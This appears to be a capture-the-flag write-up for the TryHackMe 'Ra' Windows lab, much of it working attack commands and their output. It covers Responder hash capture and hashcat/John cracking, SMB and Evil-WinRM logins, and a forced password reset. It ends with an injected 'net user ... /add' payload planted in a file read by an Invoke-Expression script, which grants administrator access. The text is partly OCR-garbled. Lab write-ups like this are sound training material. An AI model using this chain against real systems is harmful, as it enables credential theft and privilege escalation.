[+] Servers: HTTP server [ON] HTTPS server [ON] WPAD proxy [OFF] Auth proxy [OFF] SMB server [ON] Kerberos server [ON] SQL server [ON] FTP server [ON] IMAP server [ON] POP3 server [ON] SMTP server [ON] DNS server [ON] LDAP server [ON] RDP server [ON] DCE-RPC server [ON] WinRM server [ON] [+] HTTP Options: Always serving EXE [OFF] [OFF] Serving EXE Serving HTML [OFF] Upstream Proxy [OFF] [+] Poisoning Options: Analyze Mode [OFF] Force WPAD auth [OFF] Force Basic Auth [OFF] Force LM downgrade [OFF] Force ESS downgrade [OFF] [+] Generic Options: Responder NIC [tun0] Responder IP [10.2.20.105] Responder IPv6 [fe80::60d6:a824:6f6d:fb72] Challenge set [random] Don't Respond To Names ['ISATAP'] [+] Current Session Variables: Responder Machine Name [WIN-R50MSN2QWC1] Responder Domain Name [A1X7.LOCAL] Responder DCE-RPC Port [46033]

[+] Listening for events...

[HTTP] NTLMv2 Client : 10.10.82.200
[HTTP] NTLMv2 Username : WINDCORP\buse

[HTTP] NTLMv2 Hash :

[*] Skipping previously captured hash for WINDCORP\buse

Hash for Buse

Cracking NTLMv2 Hash using

hashcat

S

* Single-Hash* Single-Salt

-m 5600 hashcode is for NTLMv2

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ sudo hashcat -m 5600
buse_ntlm_hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR,
LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
______
* Device #1: pthread-haswell-Intel(R) Core(TM) i3-6006U CPU @ 2.00GHz,
4820/9705 MB (2048 MB allocatable), 4MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
* Zero-Byte
* Not-Iterated
```

ATTENTION! Pure (unoptimized) backend kernels selected. Pure kernels can crack longer passwords, but drastically reduce performance. If you want to switch to optimized kernels, append -0 to your commandline. See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:

* Filename..: /usr/share/wordlists/rockyou.txt

* Passwords.: 14344385 * Bytes....: 139921507 * Keyspace..: 14344385

Session..... hashcat Status..... Cracked

Hash.Mode..... 5600 (NetNTLMv2)

Hash.Target....:

BUSE::WINDCORP:91a778bccb0100f2:52ce2c4b88b5db870f6...000000

Time.Started....: Sat Jan 18 18:13:49 2025 (5 secs) Time.Estimated...: Sat Jan 18 18:13:54 2025 (0 secs)

Kernel.Feature...: Pure Kernel

Guess.Base....: File (/usr/share/wordlists/rockyou.txt)

Guess.Queue....: 1/1 (100.00%)

Speed.#1..... 720.1 kH/s (5.05ms) @ Accel:1024 Loops:1 Thr:1 Vec:8 Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests

(new)

Progress....: 2961408/14344385 (20.65%)

Rejected..... 0/2961408 (0.00%)

Restore.Point...: 2957312/14344385 (20.62%)

Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1

Candidate.Engine.: Device Generator
Candidates.#1...: v10014318 -> utrox11
Hardware.Mon.#1..: Temp: 58c Util: 91%

Started: Sat Jan 18 18:13:08 2025 Stopped: Sat Jan 18 18:13:55 2025

John

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ sudo john buse_ntlm_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
uzunLM+3131 (buse)
1g 0:00:00:02 DONE (2025-01-18 18:02) 0.3703g/s 1096Kp/s 1096Kc/s 1096KC/s
v0yage..uya051
Use the "--show --format=netntlmv2" options to display all of the cracked
passwords reliably
Session completed.
```

So We cracked password for buse and got:

Username: buse

Password: uzunLM+3131

Logging in smb

B

Using Credentials : Username : buse

Password: uzunLM+3131

SMB Mapping

bunny@parrot:~/hacklab/thm/machines/Hard/Ra\$ sudo smbmap -u buse -p uzunLM+3131 -H windcorp.thm [+] IP: windcorp.thm:445 Name: unknown Disk Permissions Comment ---------ADMIN\$ NO ACCESS Remote Admin C\$ NO ACCESS Default share IPC\$ READ ONLY Remote IPC NETLOGON READ ONLY Logon server share Shared **READ ONLY SYSVOL** READ ONLY Logon server share Users **READ ONLY**

bunny@parrot:~/hacklab/thm/machines/Hard/Ra\$

SMB Login

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ sudo smbclient
//windcorp.thm/Shared -U buse
Password for [WORKGROUP\buse]:
Try "help" to get a list of possible commands.
smb: \> ls
                                              0 Sat May 30 06:15:42 2020
                                     D
                                              0 Sat May 30 06:15:42 2020
                                     D
                                             45 Fri May 1 21:02:36 2020
 Flag 1.txt
                                     A 29526628 Sat May 30 06:15:01 2020
 spark_2_8_3.deb
 spark_2_8_3.dmg
                                     A 99555201 Sun May 3 16:36:58 2020
 spark_2_8_3.exe
                                     A 78765568 Sun May 3 16:35:56 2020
 spark_2_8_3.tar.gz
                                     A 123216290 Sun May 3 16:37:24 2020
        15587583 blocks of size 4096. 10916208 blocks available
smb: \>
```

Found Nothing special

Gaining PowerShell Access Using Evil-WinRM

Using lilyle credentials

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ evil-winrm -i windcorp.thm -u
lilyle -p ChangeMe#1234

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is
WinRM::WinRMAuthorizationError

Error: Exiting with code 1
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$
```

Failed to get access

bunny@parrot:~/hacklab/thm/machines/Hard/Ra\$ evil-winrm -i windcorp.thm -u
buse -p uzunLM+3131

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
Evil-WinRM PS C:\Users\buse\Documents>

Got Flag 2

bunny@parrot:~/hacklab/thm/machines/Hard/Ra\$ evil-winrm -i windcorp.thm -u
buse -p uzunLM+3131

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub:

https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Evil-WinRM PS C:\Users\buse\Documents> ls

Evil-WinRM PS C:\Users\buse\Documents> cd ..

Evil-WinRM PS C:\Users\buse> ls

Directory: C:\Users\buse

Mode	LastWriteTime	e Length Name
d-r	5/1/2020 3:25 AM	M 3D Objects
d-r	5/1/2020 3:25 AM	1 Contacts
d-r	5/7/2020 3:01 AM	1 Desktop
d-r	5/7/2020 3:08 AM	1 Documents

```
d-r---
              5/2/2020
                         1:18 PM
                                                Downloads
d-r---
              5/1/2020 3:25 AM
                                                Favorites
d-r---
                                                Links
              5/1/2020 3:25 AM
d-r---
              5/1/2020 3:25 AM
                                                Music
d-r---
              5/1/2020 3:25 AM
                                                Pictures
d-r---
              5/1/2020 3:25 AM
                                                Saved Games
d-r---
                        3:25 AM
                                                Searches
              5/1/2020
              5/1/2020 3:25 AM
                                                Videos
d-r---
             5/2/2020 4:56 AM
                                            164 .sparkExt.properties
-a---
            1/18/2025 7:42 AM
                                            315 sip-communicator.properties
-a---
```

```
*Evil-WinRM* PS C:\Users\buse> cd Desktop
*Evil-WinRM* PS C:\Users\buse\Desktop> ls
```

Directory: C:\Users\buse\Desktop

Mode	Last	WriteTim	ie	Length	Name
			_		
d	5/7/2020	3:00 A	M		Also stuff
d	5/7/2020	2:58 A	M		Stuff
-a	5/2/2020	11:53 A	M	45	Flag 2.txt
-a	5/1/2020	8:33 A	M	37	Notes.txt

```
*Evil-WinRM* PS C:\Users\buse\Desktop> cat "Flag 2.txt"
THM{6f690fc72b9ae8dc25a24a104ed804ad06c7c9b1}
*Evil-WinRM* PS C:\Users\buse\Desktop>
```

We also Got on File Notes.txt

```
*Evil-WinRM* PS C:\Users\buse\Desktop> cat Notes.txt
I really should be better at taking n
*Evil-WinRM* PS C:\Users\buse\Desktop>
```

Found some interesting Files:

- 1. checkservers.ps1
- 2. log.txt

```
*Evil-WinRM* PS C:\Users> cd ..

*Evil-WinRM* PS C:\> ls
```

Directory: C:\

Mode	LastWr	iteTime	Length	Name	
d	5/2/2020	6:33 AM		inetpub	
d	9/15/2018 1	2:19 AM		PerfLogs	
d-r	5/8/2020	7:43 AM		Program Files	
d	5/7/2020	2:51 AM		Program Files (x86)	
d	5/3/2020	5:48 AM		scripts	
d	5/29/2020	5:45 PM		Shared	
d-r	5/2/2020	3:05 PM		Users	
d	5/30/2020	7:00 AM		Windows	

Evil-WinRM PS C:\> cd scripts
Evil-WinRM PS C:\scripts> ls

Directory: C:\scripts

Mode	LastWriteTime		Length	Name
-a	5/3/2020	5:53 AM	4119	checkservers.ps1
-a	1/18/2025	8:05 PM	31	log.txt

^{*}Evil-WinRM* PS C:\scripts>

checkservers.ps1

```
*Evil-WinRM* PS C:\scripts> exec checkservers.ps1

The term 'exec' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.

At line:1 char:1
+ exec checkservers.ps1
+ ~~~~

+ CategoryInfo : ObjectNotFound: (exec:String) [],

CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

No Permission

```
*Evil-WinRM* PS C:\scripts> more checkservers.ps1
# reset the lists of hosts prior to looping
$OutageHosts = $Null
# specify the time you want email notifications resent for hosts that are
down
$EmailTimeOut = 30
# specify the time you want to cycle through your host lists.
SleepTimeOut = 45
# specify the maximum hosts that can be down before the script is aborted
MaxOutageCount = 10
# specify who gets notified
$notificationto = "brittanycr@windcorp.thm"
# specify where the notifications come from
$notificationfrom = "admin@windcorp.thm"
# specify the SMTP server
$smtpserver = "relay.windcorp.thm"
# start looping here
Do{
$available = $Null
$notavailable = $Null
Write-Host (Get-Date)
# Read the File with the Hosts every cycle, this way to can add/remove hosts
# from the list without touching the script/scheduled task,
# also hash/comment (#) out any hosts that are going for maintenance or are
down.
get-content C:\Users\brittanycr\hosts.txt | Where-Object {!($_ -match "#")}
ForEach-Object {
    $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
    Invoke-Expression $p
if($p)
     # if the Host is available then just write it to the screen
    write-host "Available host ---> "$_ -BackgroundColor Green -
ForegroundColor White
     [Array]$available += $_
    }
else
```

```
# If the host is unavailable, give a warning to screen
    write-host "Unavailable host -----> "$_ -BackgroundColor Magenta
-ForegroundColor White
     $p = Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue
    if(!($p))
       {
        # If the host is still unavailable for 4 full pings, write error and
send email
       write-host "Unavailable host -----> "$_ -BackgroundColor Red
-ForegroundColor White
        [Array]$notavailable += $_
        if ($OutageHosts -ne $Null)
            {
                if (!$OutageHosts.ContainsKey($_))
                 # First time down add to the list and send email
                 Write-Host "$_ Is not in the OutageHosts list, first time
down"
                 $OutageHosts.Add($_,(get-date))
                 $Now = Get-date
                 $Body = "$_ has not responded for 5 pings at $Now"
                 Send-MailMessage -Body "$body" -to $notificationto -from
$notificationfrom
                  -Subject "Host $_ is down" -SmtpServer $smtpserver
                }
                else
                {
                    # If the host is in the list do nothing for 1 hour and
then remove from the list.
                    Write-Host "$_ Is in the OutageHosts list"
                    if (((Get-Date) - $OutageHosts.Item($_)).TotalMinutes -
gt $EmailTimeOut)
                    {$OutageHosts.Remove($_)}
                }
            }
        else
            {
                # First time down create the list and send email
                Write-Host "Adding $ to OutageHosts."
                $OutageHosts = @{$_=(get-date)}
                $Body = "$_ has not responded for 5 pings at $Now"
                Send-MailMessage -Body "$body" -to $notificationto -from
```

```
$notificationfrom
                 -Subject "Host $_ is down" -SmtpServer $smtpserver
            }
       }
    }
}
# Report to screen the details
$log = "Last run: $(Get-Date)"
write-host $log
Set-Content -Path C:\scripts\log.txt -Value $log
Write-Host "Available count: "$available.count
Write-Host "Not available count: "$notavailable.count
Write-Host "Not available hosts:"
$OutageHosts
Write-Host ""
Write-Host "Sleeping $SleepTimeOut seconds"
sleep $SleepTimeOut
if ($OutageHosts.Count -gt $MaxOutageCount)
{
    # If there are more than a certain number of host down in an hour abort
the script.
    $Exit = $True
    $body = $OutageHosts | Out-String
    Send-MailMessage -Body "$body" -to $notificationto -from
$notificationfrom `
     -Subject "More than $MaxOutageCount Hosts down, monitoring aborted" -
SmtpServer $smtpServer
}
}
while ($Exit -ne $True)
*Evil-WinRM* PS C:\scripts>
```

Found 2 new users:

- 1. brittanycr@windcorp.thm
- 2. admin@windcorp.thm

We got 2 users but we dont have Passwords Tried Mimikatz but not available

Let's check current user buse permissions

Checking permissions for buse

Evil-WinRM PS C:\scripts> net user buse
User name buse

Full Name

Comment

User's comment

Country/region code 000 (System Default)

Account active Yes
Account expires Never

Password last set 5/1/2020 3:07:13 AM

Password expires Never

Password changeable 5/2/2020 3:07:13 AM

Password required Yes
User may change password Yes

Workstations allowed All

Logon script

User profile

Home directory \\fire\users\buse Last logon \\fire\users\6:54:38 AM

Logon hours allowed All

Local Group Memberships

Global Group memberships *IT *Domain Users

The command completed successfully.

Evil-WinRM PS C:\scripts>

Password Change Permission is allowed.

Checking Permissions for brittanycr

Evil-WinRM PS C:\scripts> net user brittanycr

User name brittanycr
Full Name Brittany Cruz

Comment

User's comment

Country/region code 000 (System Default)

Account active Yes
Account expires Never

Password last set 5/3/2020 6:15:48 AM
Password expires 6/14/2020 6:15:48 AM
Password changeable 5/4/2020 6:15:48 AM

Password required Yes
User may change password Yes

Workstations allowed All

Logon script User profile Home directory

Last logon 5/3/2020 5:27:42 AM

Logon hours allowed All

Local Group Memberships

Global Group memberships *Domain Users

The command completed successfully.

Changing Password of brittanycr

```
*Evil-WinRM* PS C:\scripts> net user brittanycr password@1234
The command completed successfully.
*Evil-WinRM* PS C:\scripts>
```

Tried Changing password of administrator but failed

Logging in smb using brittanycr credentials

SMB Mapping

```
Welcome to your terminal, bunny!
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ sudo smbmap -u brittanycr -p
password@1234 -H windcorp.thm
[sudo] password for bunny:
[+] IP: windcorp.thm:445
                         Name: unknown
       Disk
                                                               Permissions
Comment
    ____
                                                                -----
-----
   ADMIN$
                                                        NO ACCESS
Remote Admin
    C$
                                                        NO ACCESS
Default share
   IPC$
                                                        READ ONLY
Remote IPC
    NETLOGON
                                                        READ ONLY
Logon server share
    Shared
                                                        READ ONLY
   SYSVOL
                                                        READ ONLY
Logon server share
    Users
                                                        READ ONLY
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$
```

SMB Login

bunny@parrot:~/hacklab/thm/machines/Hard/Ra\$ smbclient -U 'brittanycr' //windcorp.thm/Users Password for [WORKGROUP\brittanycr]: Try "help" to get a list of possible commands. smb: \> 1s DR Sun May 3 03:35:58 2020 DR Sun May 3 03:35:58 2020 D Sun May 10 16:48:11 2020 Administrator All Users DHSrn Sat Sep 15 12:58:48 2018 Fri May 1 18:29:20 2020 angrybird D berg D 0 Fri May 1 18:29:20 2020 bluefrog579 D Fri May 1 18:29:20 2020 D Sun May 3 05:06:46 2020 brittanycr 0 brownostrich284 D Fri May 1 18:29:20 2020 buse D 0 Mon Jan 20 12:00:11 2025 Default DHR 0 Fri May 1 05:05:11 2020 Default User DHSrn Sat Sep 15 12:58:48 2018 desktop.ini **AHS** 174 Sat Sep 15 12:46:48 2018 Fri May 1 18:29:20 2020 edward D freddy D Sun May 3 05:00:16 2020 D Fri May 1 18:29:20 2020 garys goldencat416 D Mon Jan 20 12:26:06 2025 0 goldenwol D 0 Fri May 1 18:29:20 2020 Fri May 1 18:29:20 2020 happ D D Fri May 1 18:29:20 2020 happyme Luis D Fri May 1 18:29:20 2020 0 Fri May 1 18:29:20 2020 orga D D Fri May 1 18:29:20 2020 organicf 0 organicfish718 D Mon Jan 20 12:22:00 2025 Fri May 1 18:29:20 2020 D pete Public DR Thu Apr 30 20:05:47 2020 purplecat D Fri May 1 18:29:20 2020 purplepanda D Fri May 1 18:29:20 2020 sadswan D Fri May 1 18:29:20 2020 sadswan869 Mon Jan 20 12:23:24 2025 D sheela D Fri May 1 18:29:20 2020 silver D Fri May 1 18:29:20 2020 smallf D Fri May 1 18:29:20 2020 spiff D Fri May 1 18:29:20 2020 tinygoos D Fri May 1 18:29:20 2020 whiteleopard D Fri May 1 18:29:20 2020

Found hosts.txt

null

Downloading hosts.txt

```
smb: \brittanycr\> get hosts.txt
getting file \brittanycr\hosts.txt of size 22 as hosts.txt (0.0
KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \brittanycr\>
```

hosts.txt

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ cat hosts.txt
google.com
cisco.com
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$
```

Changing permissions of buse to Administrator Making hosts.txt as malicious

Command

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ echo "net user bunny
password@1234 /add;net localgroup Administrators bunny /add;" > hosts.txt
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$
### Putting back `hosts.txt` in windcorp.thm
smb: \brittanycr\> put hosts.txt
putting file hosts.txt as \brittanycr\hosts.txt (0.1 kb/s) (average 0.1
kb/s)
smb: \brittanycr\> ls
                                               0 Sun May 3 05:06:46 2020
                                      D
                                      D
                                              0 Sun May 3 05:06:46 2020
  . .
                                              76 Mon Jan 20 12:42:17 2025
 hosts.txt
                                      Α
        15587583 blocks of size 4096. 10914173 blocks available
smb: \brittanycr\>
```

Now we can Login with our new admin user as bunny

Checking if log.txt updated or not

```
*Evil-WinRM* PS C:\> cd scripts
*Evil-WinRM* PS C:\scripts> ls
   Directory: C:\scripts
Mode
                  LastWriteTime
                                      Length Name
____
-a--- 5/3/2020 5:53 AM 4119 checkservers.ps1
          1/20/2025 7:24 AM
                                          31 log.txt
-a---
*Evil-WinRM* PS C:\scripts> type log.txt
Last run: 01/20/2025 07:24:58
*Evil-WinRM* PS C:\scripts> type log.txt
Last run: 01/20/2025 07:24:58
*Evil-WinRM* PS C:\scripts> type log.txt
Last run: 01/20/2025 07:25:51
*Evil-WinRM* PS C:\scripts>
```

Logging in with buse credentials Administration access

d----

d----

d----

d----

5/1/2020 5:59 AM

1/20/2025 7:22 AM

5/1/2020 5:59 AM

1/20/2025 6:35 AM

bunny@parrot:~/hacklab/thm/machines/Hard/Ra\$ evil-winrm -i windcorp.thm -u buse -p uzunLM+3131 Evil-WinRM shell v3.5 Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion Info: Establishing connection to remote endpoint *Evil-WinRM* PS C:\Users\buse\Documents> *Evil-WinRM* PS C:\Users\buse\Documents> cd Adminstrators Cannot find path 'C:\Users\buse\Documents\Adminstrators' because it does not exist. At line:1 char:1 + cd Adminstrators + ~~~~~~~~~~~~~~ + CategoryInfo : ObjectNotFound: (C:\Users\buse\Documents\Adminstrators:String) [Set-Location], ItemNotFoundException + FullyQualifiedErrorId : PathNotFound, Microsoft. PowerShell. Commands. SetLocationCommand *Evil-WinRM* PS C:\Users\buse\Documents> cd ... *Evil-WinRM* PS C:\Users\buse> cd .. *Evil-WinRM* PS C:\Users> ls Directory: C:\Users Mode LastWriteTime Length Name _____ _ _ _ _ d----5/10/2020 4:18 AM Administrator d----5/1/2020 5:59 AM angrybird d----5/1/2020 5:59 AM berg

bluefrog579

brittanycr

buse

brownostrich284

d	5/1/2020	5:59 AM	edward
d	5/2/2020	4:30 PM	freddy
d	5/1/2020	5:59 AM	garys
d	1/20/2025	7:26 AM	goldencat416
d	5/1/2020	5:59 AM	goldenwol
d	5/1/2020	5:59 AM	happ
d	5/1/2020	5:59 AM	happyme
d	5/1/2020	5:59 AM	Luis
d	5/1/2020	5:59 AM	orga
d	5/1/2020	5:59 AM	organicf
d	1/20/2025	7:21 AM	organicfish718
d	5/1/2020	5:59 AM	pete
d-r	4/30/2020	7:35 AM	Public
d	5/1/2020	5:59 AM	purplecat
d	5/1/2020	5:59 AM	purplepanda
d	5/1/2020	5:59 AM	sadswan
d	1/20/2025	7:23 AM	sadswan869
d	5/1/2020	5:59 AM	sheela
d	5/1/2020	5:59 AM	silver
d	5/1/2020	5:59 AM	smallf
d	5/1/2020	5:59 AM	spiff
d	5/1/2020	5:59 AM	tinygoos
d	5/1/2020	5:59 AM	whiteleopard

Evil-WinRM PS C:\Users> cd Administrators

Cannot find path 'C:\Users\Administrators' because it does not exist.

+ CategoryInfo : ObjectNotFound:

(C:\Users\Administrators:String) [Set-Location], ItemNotFoundException

+ FullyQualifiedErrorId :

PathNotFound, Microsoft. PowerShell. Commands. SetLocationCommand

Evil-WinRM PS C:\Users> cd Administrator

Evil-WinRM PS C:\Users\Administrator> ls

Directory: C:\Users\Administrator

Mode LastWriteTime Length Name

d	5/8/2020	8:25 AM	.docker
d-r	4/30/2020	7:56 AM	3D Objects
d-r	4/30/2020	7:56 AM	Contacts
d-r	5/10/2020	4:17 AM	Desktop
d-r	5/1/2020	1:57 AM	Documents
d-r	5/29/2020	5:44 PM	Downloads
d-r	4/30/2020	7:56 AM	Favorites
d-r	4/30/2020	7:56 AM	Links
d-r	4/30/2020	7:56 AM	Music
d-r	4/30/2020	7:56 AM	Pictures
d-r	4/30/2020	7:56 AM	Saved Games
d-r	4/30/2020	7:56 AM	Searches
d-r	4/30/2020	7:56 AM	Videos
-a	5/1/2020	2:05 AM	146 .sparkExt.properties
-a	5/1/2020	2:44 AM	315 sip-communicator.properties
d-r d-r d-r d-r d-r d-r d-r d-r	5/10/2020 5/1/2020 5/29/2020 4/30/2020 4/30/2020 4/30/2020 4/30/2020 4/30/2020 4/30/2020 4/30/2020 5/1/2020	4:17 AM 1:57 AM 5:44 PM 7:56 AM 7:56 AM 7:56 AM 7:56 AM 7:56 AM 7:56 AM 7:56 AM 7:56 AM	Desktop Documents Downloads Favorites Links Music Pictures Saved Games Searches Videos 146 .sparkExt.properties

Evil-WinRM PS C:\Users\Administrator> cd Desktop

Evil-WinRM PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode	LastWriteTime	Length Name
-a	5/7/2020 1:22 AM	47 Flag3.txt

Evil-WinRM PS C:\Users\Administrator\Desktop> cat Flag3.txt

THM{ba3a2bff2e535b514ad760c283890faae54ac2ef}

Evil-WinRM PS C:\Users\Administrator\Desktop>